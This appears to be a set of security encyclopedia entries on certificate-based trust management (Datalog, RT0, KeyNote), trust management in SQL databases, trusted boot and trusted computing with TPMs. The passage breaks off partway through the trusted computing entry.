Brian Wongchaowart, Adam J. Lee
Department of Computer Science, University of Pittsburgh, Pittsburgh, PA, USA

Synonyms

Decentralized trust management

Related Concepts

►Attribute-Based Access Control; ►Digital Credentials; ►Trust Negotiation

Definition

Trust management refers to the process of deciding whether the execution of a requested action is authorized by the combination of a local security policy and digitally signed assertions issued by trusted remote parties.

Background

The trust management problem was first described in 1996 by Blaze, Feigenbaum, and Lacy in their seminal paper "Decentralized Trust Management" [5]:

> It is our thesis that a coherent intellectual framework is needed for the study of security policies, security credentials, and trust relationships. We refer collectively to these components of network services as the *trust management problem*.

The key observation made in this paper is that the growth of networked applications has fundamentally altered the information needed to make informed authorization decisions in computing systems. Rather than relying solely on the local knowledge of a resource owner, decisions about which entities are trusted to perform an action instead need to be made on the basis of verifiable assertions about their identity or attributes, encoded in digital credentials such as X.509 and PGP certificates. Security policies must therefore specify which credential issuers are trusted. Furthermore, the level of trust placed in a particular credential issuer may in turn depend on the credentials possessed by that credential issuer.

Making authorization decisions in an environment in which trust is decentralized is thus considerably more complex than doing so in a centrally administered domain. In view of this complexity, Blaze, Feigenbaum, and Lacy argued that application-level security policies should be separated from the mechanism responsible for enforcing them. The resulting policy enforcement process was to be the task of a general-purpose trust management system.

Theory

In a sense, a trust management system is not supposed to make any new decisions. It is instead responsible for verifying that a requested action is consistent with a specified security policy. If an action is ultimately authorized by a trust management system, then it must be possible to construct a proof of policy compliance justifying the authorization decision using the local policy rules and any remotely supplied credentials. For this reason, the dominant view of trust management in the literature is that it consists of enforcing policy rules specified in a logic-based language by attempting to construct a proof of authorization for a proposed action. If no such proof can be found, then the proposed action is rejected.

A representative language that is the basis of many proposed trust management systems is Datalog [6], sometimes used in an extended form called Datalog with constraints [7]. A Datalog program consists of a set of first-order definite clauses with no function symbols, that is, Horn clauses of the form $a_0 \leftarrow a_1, \ldots, a_n$, where each a_i is an atom $p_i(t_1, \ldots, t_{k_i})$ consisting of a predicate symbol p_i and its argument terms (either constants or variables). The atom on the left-hand side of the implication symbol $\leftarrow$ is called the *head* of the clause, whereas the atoms on the right-hand side of the implication symbol are its *body*. A clause may have an empty body, in which case it represents a *fact* (and is usually written without the implication symbol). Clauses with at least one body atom represent *rules*.

The head of a clause can be derived when every atom in its body is known to be true. More precisely, given the rule $a_0 \leftarrow a_1, \ldots, a_n$, if there exists a substitution θ that replaces all of the variables in the rule by constants such that each resulting body atom $\theta(a_i)$ is known to be true, then $\theta(a_0)$ – that is, the result of applying the same substitution to the head of the clause – is derivable. For example, given the rule $canRead(x, y) \leftarrow user(x), file(y), owns(x, y)$ and the facts $user(Alice)$, $file(file1)$, and $owns(Alice, file1)$, the fact $canRead(Alice, file1)$ is derivable via the substitution $\theta = \{x/Alice, y/file1\}$.

In the context of trust management, the contents of both policies and credentials can be expressed as Datalog clauses. For instance, consider a local policy rule that permits user x to read file y if the owner of y says that x is allowed to read y. This rule can be translated into the Datalog clause $canRead(x, y) \leftarrow owns(z, y), z$ says $canRead(x, y)$, where the syntax z says $canRead(x, y)$ is used in place of an atom like $saysCanRead(z, x, y)$ for readability. A digital credential signed by Bob asserting that Charles can read *file2* would be translated into the fact *Bob* says $canRead(Charles, file2)$ after the signature on the credential is verified. Credentials can also encode delegation rules such as *Bob* says $canRead(x, file2) \leftarrow Alice$ says $canRead(x, file2)$, which delegates the authority to grant read permission for *file2* from Bob to Alice.

Datalog with constraints extends the form of a Datalog clause to $a_0 \leftarrow a_1, \ldots, a_n, c$, where c is a first-order formula that acts as a constraint on the values that variables in the clause can take: the head of the clause is derivable under substitution θ only if the constraint c in the body is satisfied by θ. The expressiveness of the language is determined by the *constraint domain* C from which constraints are allowed to be chosen; Datalog with a particular constraint domain C is referred to as Datalog^C. As an example, Datalog with constraints can be used to amend the previous file access control example to also enforce a basic mandatory access control policy. In particular, modifying

the discretionary access control rule $canRead(x, y) \leftarrow owns(z, y), z$ says $canRead(x, y)$ to read $canRead(x, y) \leftarrow owns(z, y), z$ says $canRead(x, y), level(x) \geq level(y)$ enforces a constraint that only permits users to read files which have a security level that is at or below their own security level.

An alternative to directly proving predicates like *canRead* that explicitly authorize a requested action is to prove that a user belongs to a certain role – for example, *memberOf* (*Alice*, *university_students*) – and then use a role-based access control system to map roles to permitted actions. The RT family of trust management languages is an influential example of this approach [8].

Applications

The primary application of trust management systems is to allow entities in a distributed system to access electronic resources even when they are unknown to – and thus unauthorized by – the resource owners. For instance, in grid computing systems or dynamic coalitions, resource providers cannot be expected to know every user a priori. Trust management approaches to authorization allow proofs of authorization for these users to be generated at runtime. In these types of settings, there are essentially two interaction models for trust management using logic-based security policies and credentials. One is that a user requesting that an action be performed must submit any credentials required to prove that the action is authorized, or even the proof of authorization itself. Examples of this approach include SecPAL [4] and proof-carrying authentication [1].

A more flexible model of access control is for the trust management system to try to discover whether the action requester has the authority to perform some action by automatically querying remote parties that might be able to provide relevant credentials. For example, suppose that Alice requests the ability to read *file2* in the file access control scenario from above. If the trust management system finds that the owner of *file2* is Bob, not Alice, it can automatically query Bob to see if he is willing to issue a credential that gives Alice permission to read *file2*. Cassandra [3] and Grey [2] are examples of trust management systems that use this model, which is known as *distributed proof construction*, since multiple entities collaborate across a network to construct a single proof of authorization. Note also that the credential *Bob* says $canRead(Alice, file2)$ can logically be stored with either Bob or Alice. RT introduced the concept of a credential storage type system that specifies whether a certain class of credentials can be found with the issuer of the credential (Bob) or the subject of the credential (Alice) [9].

When the proof process is distributed, a credential requested by a remote trust management system may be considered sensitive information that should not be freely disclosed. While some distributed proof systems do not support credential access control, more sophisticated systems like Cassandra consider credential disclosure itself to be an action that must be authorized by a logical proof of compliance with a disclosure policy. Thus a credential request may trigger a counterrequest for credentials belonging to the credential requester. Incorporating this bilateral and iterative exchange of credentials into the trust management process is often referred to as *trust negotiation* [10].

Open Problems

Perhaps the greatest challenge hindering the deployment of trust management systems is the difficulty of capturing the security policies that users would truly like to see enforced in a set of logical rules. There are two distinct aspects to this. First, the task of authoring policy rules poses a usability issue for users who may not be comfortable with formal logic. Since no advance in access control can realize its full potential unless users are able to create policies that accurately reflect their intentions, additional research into effective user interfaces for trust management should be pursued.

Second, a trust management system may fail to capture the user's intent due to a lack of expressiveness in the logical language itself. Trust often involves matters of uncertainty and risk that are poorly supported by most trust management systems described in the research literature, in which authorization is a binary decision determined by whether adequate credentials have been supplied. Decentralized trust management systems are intended to allow entities previously unknown to one another to form trust relationships, but users may find it difficult to specify precisely what combinations of credentials are good enough to establish trust. Consider, for example, the multitude of factors involved in judging whether a service provider is reliable enough to do business with. Instead of listing acceptable sets of credentials, it may be more natural to calculate a composite trust score based on factors with varying weights.

Recommended Reading

1. Appel AW, Felten EW (1999) Proof-carrying authentication. In: Proceedings of the sixth ACM conference on computer and communications security, Singapore, ACM, 1999, pp 52–62
2. Bauer L, Garriss S, Reiter MK (2005) Distributed proving in access-control systems. In: Proceedings of the IEEE symposium on security and privacy, Oakland, IEEE, 2005, pp 81–95
3. Becker MY, Sewell P (2004) Cassandra: distributed access control policies with tunable expressiveness. In: Proceedings of the

fifth IEEE international workshop on policies for distributed systems and networks, Yorktown Heights, IEEE, 2004, pp 159–168
4. Becker MY, Fournet C, Gordon AD (2007) Design and semantics of a decentralized authorization language. In: Proceedings of the 20th IEEE computer security foundations symposium, Venice, Italy, IEEE, 2007, pp 3–15
5. Blaze M, Feigenbaum J, Lacy J (1996) Decentralized trust management. In: Proceedings of the IEEE symposium on security and privacy, Oakland, IEEE, 1996, pp 164–173
6. Ceri S, Gottlob G, Tanca L (1989) What you always wanted to know about Datalog (and never dared to ask). IEEE Trans Knowl Data Eng 1(1):146–166
7. Li N, Mitchell JC (2003) Datalog with constraints: a foundation for trust management languages. In: Proceedings of the fifth international symposium on practical aspects of declarative languages, New Orleans, Springer, 2003, pp 58–73
8. Li N, Mitchell JC, Winsborough WH (2002) Design of a role-based trust-management framework. In: Proceedings of the IEEE symposium on security and privacy, Oakland, IEEE, 2002, pp 114–130
9. Li N, Winsborough WH, Mitchell JC (2003) Distributed credential chain discovery in trust management. J Comput Secur 11(1):35–86
10. Yu T, Winslett M, Seamons KE (2003) Supporting structured credentials and sensitive policies through interoperable strategies for automated trust negotiation. ACM Trans Inf Syst Secur 6(1):1–42

Trust Management

From a distributed system perspective

Ninghui Li
Department of Computer Science, Purdue University, West Lafayette, Indiana, USA

Synonyms

Certificate-based access control

Definition

In the field of cryptography and security, the term "trust management" has two different yet related usages. The first usage, referred to here as *certificate-based trust management*, was initiated in the 1996 paper titled "Decentralized Trust Management" [1]. In this usage, trust management is defined to be the study of security policies, security credentials, and trust relationships in network services. More specifically, trust management can be viewed as an approach of using digitally signed certificates to store information for authorization in decentralized distributed systems. In such systems, authorization decisions are based on policy statements made by multiple principals. Policy statements describe the attributes or properties of entities, how to derive one attribute from other attributes, and what attributes are required for authorization. Because such policy statements are issued by different principals and maintained in a distributed manner, these statements are often digitally signed to ensure their authenticity and integrity.

The other usage, referred to here as *reputation-based trust management*, deals with situations where parties have no prior (direct or indirect) relationship in the physical world, and have to rely on information provided by a large number of unknown parties to make decisions. Examples include the PageRank algorithm for ranking web pages [2] and the reputation systems in EBay and other online auction and marketplace sites. According to the wikipedia: "A reputation system computes and publishes reputation scores for a set of objects (e.g., service providers, services, goods or entities) within a community or domain, based on a collection of opinions that other entities hold about the objects. The opinions are typically passed as ratings to a reputation center which uses a specific reputation algorithm to dynamically compute the reputation scores based on the received ratings."

This entry focuses on certificate-based trust management.

Background

When a centralized authority knows all entities in the system, then authorization decisions can be made using standard identity-based or role-based security policies [3]. In a decentralized system, the authority that controls a resource and makes authorization decisions may not know the requester; hence it needs to rely on information provided by other parties. When indirect trust relationships exist in the physical world, certificate-based trust management can be used to document such trust relationships and to make inferences. For example, a Web site may offer access to university students based on digital student identification credentials issued by universities. When there does not exist even indirect trust relationships, such as between a potential buyer and a seller in an online auction site, reputation-based trust management is needed.

An early study on authorization in distributed systems is done by Abadi, Burrows, Lampson et al. [4, 5]. They introduced a propositional modal logic that can be used to determine in a tightly coupled distributed systems, who originally made a request that has gone through multiple encrypted channels and processes on multiple hosts. The core concept in the logic is a "speaks for" relation among principals; that A speaks for B means that, if principal A makes a statement, then one can believe that principal B makes it, too. Compound principals can be constructed

from primitive ones using a few operators. For example when "A and B" makes a request, this means that both A and B want the requested operation to be performed. The access control lists for objects include such compound principals.

Certificate-based trust management is closely related with public key infrastructure. It can be viewed as an attempt to extend public key infrastructure to document and infer the *attributes*, rather than the *identities*, of private key owners. The earliest and the most widely used public key infrastructure is based on the X.509 standard, which uses a hierarchical trust model. In this model, there are Certificate Authorities who issued certificates associating public keys with entity names. Unsatisfied with a centralized trust model, Pretty good privacy (PGP) [6] introduced a web of trust model, where everyone can sign certificates associating public keys with e-mail addresses.

Both X.509 and PGP used global name hierarchies, these were considered inadequate by some researchers. Several other systems were later developed. SDSI (Simple Distributed Security Infrastructure) was originally designed by Rivest and Lampson [7]. The key idea in SDSI is that each principal has its own namespaces and is responsible in defining localized names in its on namespace. SDSI was later merged with SPKI (Simple Public Key Infrastructure), resulting in SPKI/SDSI 2.0 [8].

The term trust management was coined by Blaze, Feigenbaum, and Lacy in [1], in which they introduced the PolicyMaker framework for trust management systems. In the framework, each certificate documents a delegation of some authority from the issuing principal to the subject. In PolicyMaker, which authority is delegated is described by a piece of program in a language that can be safely interpreted. A concrete instantiation of the framework is the KeyNote trust management system [9]. KeyNote can be called a permission-based TM systems, since it uses policy statements only to delegate permissions, rather than to infer attributes about principals. Each statement delegates certain permissions from its issuer to its subject. A chain of one or more statements acts as a capability, granting certain permissions to the subject of the last statement in the chain.

Because trust management aims at documenting relationships in the physical world for the purpose of making access control decisions, it can be viewed as a knowledge representation problem, and one could benefit from approaches in logic-based knowledge representation. This provides well-understood declarative semantics. Li et al. adopted the approach of extending Datalog to define a trust management language. They introduced Delegation Logic [10], which extends Datalog with explicit issuers for each statement, as well as syntactical construct to express various kinds of delegation relationships. Delegation Logic features control of delegation depth and a variety of principal structures to which delegations can be made. The approach of extending Datalog was also used in Secure Dynamically Distributed Datalog [11] and Binder [12].

Theory

This entry uses RT_0 [13, 14] as an example to illustrate trust management. RT_0 is the most basic language in the RT family of Role-Based Trust Management systems [13, 14]. RT_0 is also an extension of SDSI. A basic concept of RT_0 is a role, which takes the form of a principal followed by a role name, separated by a dot, for example, $A.r$. A *role* denotes a set of principals that are members of this role. Roles in RT_0 differ from roles in RBAC in that each role in RT_0 belongs to the namespace of a principal. The principal A has the authority to designate the members of each role of the form $A.r$. Note that an access control permission can be represented as a role as well; for example, making B a member of $A.r$ can denote that B has permission to do action r on the object A.

There are four types of policy statements, each corresponding to a different way of defining role membership. The first three types also exist in SDSI.

- *Simple Member*: $A.r \longleftarrow D$
  This statement means that A asserts that D is a member of A's r role.
- *Simple Inclusion*: $A.r \longleftarrow B.r_1$
  This statement means that A asserts that its r role includes (all members of) B's r_1 role. This represents a delegation from A to B, as B may add principals to become members of the role $A.r$ by issuing statements defining $B.r_1$.
- *Linking Inclusion*: $A.r \longleftarrow A.r_1.r_2$
  $A.r_1.r_2$ is called a *linked role*. This statement means that A asserts that $A.r$ includes $B.r_2$ for every B that is a member of $A.r_1$. This represents a delegation from A to all the members of the role $A.r_1$.
- *Intersection Inclusion*: $A.r \longleftarrow B_1.r_1 \cap B_2.r_2$
  $B_1.r_1 \cap B_2.r_2$ is called an *intersection*. This statement means that A asserts that $A.r$ includes every principal who is a member of both $B_1.r_1$ and $B_2.r_2$. This represents partial delegations from A to B_1 and to B_2.

Here is an example to illustrate the statements. A web publishing service, EPub, offers a discount to university students. EPub trusts ABU, an Accrediting Board for Universities, to certify universities, and universities to certify students. StateU is a university, and Alice is a student

at StateU. These are encoded in the following four certificates; together they prove that Alice is eligible for the discount.

EPub.discount ⟵ EPub.university.student
EPub.university ⟵ ABU.accredited
ABU.accredited ⟵ StateU
StateU.student ⟵ Alice

The *RT* family also includes extensions of RT_0 to express attributes with fields, parameterized roles, and permissions over structured resources. The semantics of RT_0 and other languages in the *RT* family are defined based on Datalog and Datalog with constraints [15].

Another challenging issue in trust management is that one cannot assume that all the potentially relevant credentials have been gathered in one place before making inferences. Since trust management is for decentralized control, systems that use trust management typically issue and often store credentials in a distributed manner. Distributed storage of credentials raises some nontrivial questions. When trying to construct a credential chain to answer an access-control query, where should one look for credentials? Often, one cannot look everywhere; in that case, when a chain cannot be found, how can one be sure that none exists? Li et al. [13] developed one solution to this problem in the context of RT_0.

Another issue in trust management is security analysis. A key aspect of trust management is delegation: A principal may transfer limited authority over one or more resources to other principals. While the use of delegation greatly enhances flexibility and scalability, it may also reduce the control that a principal has over the resources it owns. As delegation gives a certain degree of control to a principal that may be only partially trusted, a natural security concern is whether a resource owner nonetheless has some guarantees about who can access their resources. Security analysis addresses these concerns; it is similar to the safety analysis problem in access matrices [16]. Security analysis for RT_0 has been studied in [17].

Open Problems

The deployment of trust management systems in the real world is limited so far. The vision that most individuals have public/private key pairs and digitally signed certificates has not occurred, perhaps because the difficulty of securely managing private keys. The usage of public-key certificates is still mostly limited to organizations. The main future direction in trust management lies in identifying and overcoming the challenges in deployment.

Recommended Reading

1. Blaze M, Feigenbaum J, Lacy J (1996) Decentralized trust management. In: Proceedings of the 1996 IEEE Symposium on Security and Privacy, Oakland, 6–8 May 1996. IEEE Computer Society Press, Los Alamitos, pp 164–173
2. Brin S, Page L (1998) The anatomy of a large-scale hypertextual web search engine. In: Proceedings of Seventh International World-Wide Web Conference (WWW 1998), Brisbane, 14–18 April 1998. Elsevier, Amsterdam, pp 107–117
3. Sandhu RS, Coyne EJ, Feinstein HL, Youman CE (1996) Role-based access control models. IEEE Comput 29(2): 38–47
4. Abadi M, Burrows M, Lampson B, Plotkin G (1993) A calculus for access control in distributed systems. ACM Trans Progr Lang Syst 15(4):706–734
5. Lampson B, Abadi M, Burrows M, Wobber E (1992) Authentication in distributed systems: Theory and practice. ACM Trans Comput Syst 10(4):265–310
6. Zimmermann PR (1995) The official PGP user's guide. MIT Press, Cambridge, MA
7. Rivest RL, Lampson B (1996) SDSI — a simple distributed security infrastructure. Available at http://groups.csail.mit.edu/cis/sdsi.html. Accessed 28 Jan 2011
8. Ellison C, Frantz B, Lampson B, Rivest R, Thomas B, Ylonen T. SPKI certificate theory. IETF RFC 2693, September 1999
9. Blaze M, Feigenbaum J, Ioannidis J, Keromytis AD (1999) The KeyNote trust-management system, version 2. IETF RFC 2704, September 1999
10. Li N, Grosof BN, Feigenbaum J (2003) Delegation logic: a logic-based approach to distributed authorization. ACM Trans Inform Syst Secur 6(1):128–171
11. Jim T (2001) SD3: a trust management system with certified evaluation. In: Proceedings of the 2001 IEEE Symposium on Security and Privacy, Oakland, 14–16 May 2001. IEEE Computer Society Press, Los Alamitos, pp 106–115
12. deTreville J (2002) Binder, a logic-based security language. In: Proceedings of the 2002 IEEE Symposium on Security and Privacy, Berkeley, 12–15 May 2002. IEEE Computer Society Press, Los Alamitos, pp 105–113
13. Li N, Winsborough WH, Mitchell JC (2003) Distributed credential chain discovery in trust management. J Comput Secur 11(1):35–86
14. Li N, Mitchell JC, Winsborough WH (2002) Design of a role-based trust management framework. In: Proceedings of the 2002 IEEE Symposium on Security and Privacy, Berkeley, 12–15 May 2002. IEEE Computer Society Press, Los Alamitos, pp 114–130
15. Li N, Mitchell JC (2003) Datalog with constraints: a foundation for trust management languages. In: Dahl V, Wadler P (eds) Proceedings of the Fifth International Symposium on Practical Aspects of Declarative Languages (PADL 2003), New Orleans, 13–14 January 2003. Lecture notes in computer science, vol 2562. Springer, Berlin, pp 58–73
16. Harrison MA, Ruzzo WL, Ullman JD (1976) Protection in operating systems. Commun ACM 19(8):461–471
17. Li N, Mitchell JC, Winsborough WH (2005) Beyond proof-of-compliance: security analysis in trust management. J ACM 52(3):474–514. Preliminary version appeared in Proceedings of 2003 IEEE Symposium on Security and Privacy

Trust Management in Databases

Scott D. Stoller
Department of Computer Science,
Stony Brook University, Stony Brook, NY, USA

Related Concepts

►Access Control; ►SQL Access Control Model; ►Trust Management

Definition

Trust management in databases refers to access control models that support the characteristic features of trust management – notably, decentralization of security policies and information used by the policies – and are seamlessly integrated with a database management system.

Background

Traditional database access control models, such as the SQL access control model, are *static* – the assignment of privileges to users and roles is defined manually by administrators, and does not depend on or vary with the contents of the database or other information sources – and *centralized* – the access control policy for a database is stored locally in that database and does not depend on any external information sources.

Such models are not well suited to distributed computing systems. Access control models better suited to such systems are *attribute based* – the assignment of privileges is based on attributes of (and relations between) users and resources and varies automatically when this information changes – and *decentralized* – the policy and information used by the policy may come from multiple sources. To support this, all information is labeled with its source, and policies specify which sources are trusted for which kinds of information. Access control models with these characteristics are often called *trust management* models.

Trust management policy languages are fundamentally *relational*: they define the authorization relation, which relates users with their privileges, in terms of relations describing the attributes of users and resources. Policies may also define and use auxiliary relations; this makes policies more modular and easier to read. Most trust management policy languages define these relations using *rules*, similar to rules in logic programming languages.

Theory

A general-purpose trust management system can, in principle, be used to control access to any resource, including a database, but trust management systems designed specifically for databases offer greater efficiency, security, and ease of use, by reusing existing functionality in the database. A key observation is that the most widely used databases are based on a relational language, namely, the Structured Query Language (SQL). Thus, the relations defined and used in trust management policies can be represented by tables in the database, and the policy language can be based on SQL, instead of rules. di Vimercati et al. [1] proposed the first trust management system with this design.

Several syntactically small but semantically powerful extensions to SQL are needed. One extension allows specification of trusted sources for the information in each table. Specifically, the definition of a database table T may include an optional clause that specifies a table or view S that contains a record for each trusted source for T; concretely, a designated column in S contains the source's name (e.g., public key or X.509 distinguished name). Only information from those sources may be inserted in T. For example, using syntax similar to that proposed by Stoller [2], the statement `create certtable Patient (name varchar(30), id varchar(9)) check (issuer in (select subject from Physician))` defines a table named `Patient` with columns `name` and `id` and whose trusted sources are principals named in the `Physician` table. Specifically, data in an X.509 attribute certificate C can be inserted in `Patient` if (1) C's issuer is named in the `subject` column of some record in `Physician` and (2) C contains an attribute corresponding to (i.e., with the same name as) each column of `Patient`.

A second extension connects the attribute information stored in tables and views with access privileges and role memberships. A new form of the SQL grant statement specifies a table or view T and a privilege P (e.g., permission to update a specified table). Each user for which T contains a record is granted privilege P. This invariant is maintained whenever the contents of T changes. A similar variant of the grant statement specifies a role R instead of a privilege P: each user for which T contains a record is granted membership in R. For example, using syntax similar to that proposed by Stoller [2], the attribute-based grant statement `ab_grant delete on Patient to (select subject from Physician)` grants the privilege to delete records from the `Patient` table to principals whose name appears in the `subject` column of some record in the `Physician` table.

Advanced trust management features, such as credential discovery and trust negotiation, also fit naturally in this framework. For example, suppose a user tries to insert a certificate *C* into a table *T*, but *C*'s issuer *I* does not appear in the table or view *S* of trusted sources for *T*. The system might automatically ask trusted sources for *S* to send certificates about *I*, which could then be inserted in *S*, allowing *C* to be inserted in *T*. This is an example of *credential discovery*. Sources for *S* can create such certificates from information stored in tables. However, a site will do this only if the requested information is releasable to the requester according to the site's *trust negotiation* policy, which might specify that the information is releasable only to requesters with certain attributes. Another small extension to the syntax of database table definitions is needed to specify trust negotiation policies.

Although database systems do not currently support trust management, it seems likely that they will support it in the future, because of the importance of trust management in large-scale systems, because current database security models can be extended seamlessly to support trust management, and because these extensions require only localized changes to the database implementation.

Recommended Reading

1. De Capitani di Vimercati S, Jajodia S, Paraboschi S, Samarati P (2007) Trust management services in relational databases. In: Proceedings of the 2007 ACM Symposium on Information, Computer and Communications Security (ASIACCS), ACM, New York, pp 149–160
2. Stoller SD (2009) Trust management and trust negotiation in an extension of SQL. In: Proceedings of the 4th International Symposium on Trustworthy Global Computing (TGC 2008). Lecture notes in computer science, vol 5474. Springer-Verlag, Berlin, pp 186–200

Trusted Boot

William D. Casper, Stephen M. Papa
High Assurance Computing and Networking Labs (HACNet), Department of Computer Science and Engineering, Bobby B. Lyle School of Engineering, Southern Methodist University, Houston, TX, USA

Synonyms

IC integrated circuit

Related Concepts

►Levels of Trust; ►Trusted Computing

Definition

Trust: (a) assured reliance on the character, ability, strength, or truth of someone or something (b) one in which confidence is placed [1].

Trusted Boot refers to the ability to have confidence or trust in the security of a system startup, beginning with the initial configuration boot of the system.

Background

Computer security is reliant on trust. This trust is composed of several fundamental principles, including confidence that the targeted system is configured as expected, will operate as intended, and has not already been compromised or exploited. A verification strategy with appropriate methodology should be used to validate this trust. The validation can be done with a combination of hardware attestation and software integrity verification.

Validation of hardware and software components is performed by validation hardware and software primitives. At the lowest level, these primitives are controlled by the boot process of the system and are ideally the first items to execute after power-on of a system, but how are these hardware and software primitives validated? In order to trust the hardware and software primitives they themselves must be trusted. If an attacker can undermine the trust of the trusted primitives then the attacker can own the system and control the results of the system validation, thus circumventing the validation process. This initial trust of the system primitives can be ensured through the use of a trusted boot process.

Theory

A trusted boot process is rooted in the ability of the system to securely ensure the integrity of the boot primitives. These boot primitives must not be susceptible to compromise, either by modification or by substitution. In other words, these boot primitives must be exactly what was implemented and cannot have unknown and undetected changes made to them. Once undetected changes are made, the boot primitives lose their trustworthiness.

A trusted boot is usually a process of multiple smaller validated boot iterations. These iterations may be comprised of hardware or software verification stages, depending on the implementation mechanisms utilized. Some mechanisms utilize both hardware and software features during the same verification iteration to cross-check the trustworthiness of both features. Iterations build on the trustworthiness of the previous iterations and thus are allowed to inherit the trust values of the preceding steps in the boot process. This process relies on the ability of a particular iteration to be validated prior to acceptance

into the boot chain. It is a fundamental assumption that the current iteration can inherit the trust of the previous iterations, and that this additive trust confidence increases in value as more and more iterations are validated and assimilated into the boot process. An attack on a particular iteration should be detected by the validation process executed by the previous boot iterations. Once an improper system configuration or an attack is detected the boot process stops, thus thwarting the attacker's attempt at circumventing the validation process [2].

The validity of this boot chain iteration validation is completely dependent on the assurance that a Root of Trust exists for the initial verification stage. The Root of Trust provides the security necessary for privacy and integrity through encryption and cryptographic hashing [3]. Additional iterations of the boot process will utilize cryptographic hashing and encryption to protect the subsequent iterations from substitution or alteration. Increasing system functionality is typically released with each subsequent iteration validation. This additional functionality allows the system to gradually become more and more capable while ensuring trust in these capabilities. The trusted progressive boot process enables increased system functionality while protecting against substitution, modification, and system attacks.

Applications

A trusted boot starts with a Root of Trust. This Root of Trust element provides the strongest protection if it is a system hardware element due to the added trust confidence obtained from a hardware element. Current security philosophy leans toward protecting this iterative release mechanism using Integrated Circuit (IC) hardware design capabilities instead of software capabilities. Hardware mechanisms are intrinsically more difficult to circumvent than software mechanisms. A capability often referred to as a boot loader is used to initiate the trusted boot process using characteristics of the Root of Trust. Once the boot loader has self-authenticated and validated the Root of Trust it loads the initial boot segment. The functionality in the initial boot segment validates the next boot segment or iteration and if this segment authenticates the boot loader loads it. This process repeats for each segment until the entire boot process has been completed. Encryption and digital signatures should be used with subsequent segments to protect against modification or substitution of the segments. These subsequent segments should utilize a key management scheme where separate keys are used for digital signature and encryption of each segment. These keys need to be protected and not utilized or exposed until needed by the appropriate segment. The Trusted Computing Group encourages this progressive release via iteration validation [4]. The strength of the trusted boot philosophy relies on the strength of the protection provided each boot iteration.

Open Problems

Trusted boot requires adequate key protection. How keys are stored, utilized, and progressively unveiled is a target of current research in academia and industry.

Secure verification methodology ensuring a high level of confidence in the authenticity of the boot stage is a topic of academic research. Trusted boot is highly dependent on progressive authentication and release, and the ability for systems to ensure staged authentication opens up several areas for research including benefits versus costs of complex boot iterations, statistical and protection significance in limiting the number of boot stages, assessments of entropy increase benefits due to additive confidence increases per iteration, and appropriate cryptographic protection levels for the various stages.

Recommended Reading

1. http://www.merriam-webster.com/dictionary
2. Dietrich K, Winter J (2008) Secure boot revisited. In: Ninth international conference for young computer scientists, Zhang Jia Jie
3. Lipton RJ, Rajagopan S, Serpanos DN (2002) Spy: a method to secure clients for network services. In: Proceedings of the 22nd international conference on distributed computing systems workshops, Vienna
4. TCG-Mobile-Phone-Work-Group (2007) TCG mobile trusted module specification version 1 rev 1.0, 12 Jun 2007

Trusted Computing

Stephen M. Papa, William D. Casper
High Assurance Computing and Networking Labs (HACNet), Department of Computer Science and Engineering, Bobby B. Lyle School of Engineering, Southern Methodist University, Houston, TX, USA

Synonyms

BIOS basic input output system; BSP board support package; FPGA field programmable gate array; IC integrated circuit; TCG trusted computing group; TPM trusted platform module

Related Concepts

►Data Attestation; ►Levels of Trust; ►Trusted Boot

Definitions

Trusted Computing: The belief that a computer will operate in a predictable manner, and provide an environment where data (software and information) within the system is authenticated and protected.

Background

Computer security is reliant on trust. This trust is composed of several fundamental principles, including confidence that the targeted system is configured as expected, will operate as intended, and has not already been compromised or exploited. A verification strategy with appropriate methodology should be used to validate this trust. The validation can be done with a combination of hardware attestation and software integrity verification.

Computer security often focuses on protecting data confidentiality, integrity, and availability against the external threat. The level of trust that a computer must establish is based on the anticipated environment and the risk of attacks on the system. By performing a risk-based evaluation, the trust requirements for the computer system can be established. This approach is a time honored and established method to identify required computer and cryptographic security.

Trusted Computing (TC) provides a computer system that protects data (software and other information) resident in the system from modification or theft. If the computer system is connected to a network the trust may be extended to other trusted computing nodes on the network, and protection measures are put in place to protect the computer from network-based attacks. To create a TC environment, the level of trust must commensurate with relative risk associated with its loss or modification and the data being protected.

Depending on the risk evaluation, a required level of trust can be established and the system hardware and software may be designed to meet the protection requirements that are commensurate with the data being protected and that will create a trusted computing environment.

Theory

Trusted Computing starts with a Root of Trust, and depending on the required level of trust in the system the Trust Root may be software, hardware, or a combination of both elements. A hardware example of a Root of Trust is the Trusted Platform Module (TPM) with protection and mechanisms to create trust within computers defined by the Trusted Computing Group (TCG).

TCG definitions and specifications are often used synonymously with Trusted Computing, but its definitions of protection mechanisms required to create a trusted computing environment are not universally accepted as the only source of TC requirements. For instance, the TPM does provide a solid foundation for establishing trust anchors in a networked computer system where the attack is primarily network based. The TPM provides confidentiality and integrity for critical data while it traverses any unprotected network or being stored, but only provides integrity for data when it is being processed. The standard implementation of the TPM is a separate device physically separated from the CPU and so it does not allow for protection of systems where the user is the attacker and has unfettered access to the computer. For environments where the data integrity and confidentiality must be ensured while the data is in use or while stored a secure processor is a better choice for establishing trust that the desired data integrity and confidentiality will be maintained.

The TCG has identified the following fundamental trusted platform features:

1. Protected Capabilities
2. Attestation
3. Integrity Measurement
4. Reporting and Logging

Depending on the expected risk to the data, the level of trust required in system software and hardware can be established.

Applications

Software Trust

Software trust is needed to support the following goals within a computer system:

1. Protection of sensitive software or data
2. Verifying the key trust elements in the computer system are present and not modified so the computer can be trusted to process information as expected without loss of modification of the data being protected
3. Verifying the authenticity (peer-to-peer or third party attestation) of applications and data exchanged with other systems prior to their storage and use in the system
4. Logging and reporting events related to lack of authenticity of hardware or data

Trusted software is essential to ensuring the confidentiality and integrity of the data (information or software) wherever it exists on the network or system. The belief that the system will protect the data confidentiality, and the integrity of the data processed and stored in the system is the key to the trust the data owner will have in the system.

System software that can contribute to trust includes boot software, the operating system, and application software that performs critical trust anchor functions such as secure messaging, cryptographic services, authentication, integrity verification, and data storage/retrieval. These software functions often execute on trusted hardware to ensure this trusted software is protected.

Trusted boot software is responsible for the initialization of critical hardware elements, verification of the presence and operation of local resources (i.e., built-in-test and device initialization) prior to the operating system being started. In a trusted environment, the initial boot software should verify the integrity of the BIOS or BSP, and OS software prior to it allowing it to be loaded and executed. Additional trust checks may include verification using built-in-test of local resources to ensure the correct hardware configuration is present and correctly initialized. Once initial boot software has been integrity checked by the hardware, the boot software should allow for verification of authenticity and integrity of software and data loads. Integrity can be verified through use of digital signatures (for high trust applications use of ECDSA-384 or RSA-3072 should be considered) based on the derivation from the root of trust key. Trusted software must perform authenticity checks of any new software loads and operating system software before loading.

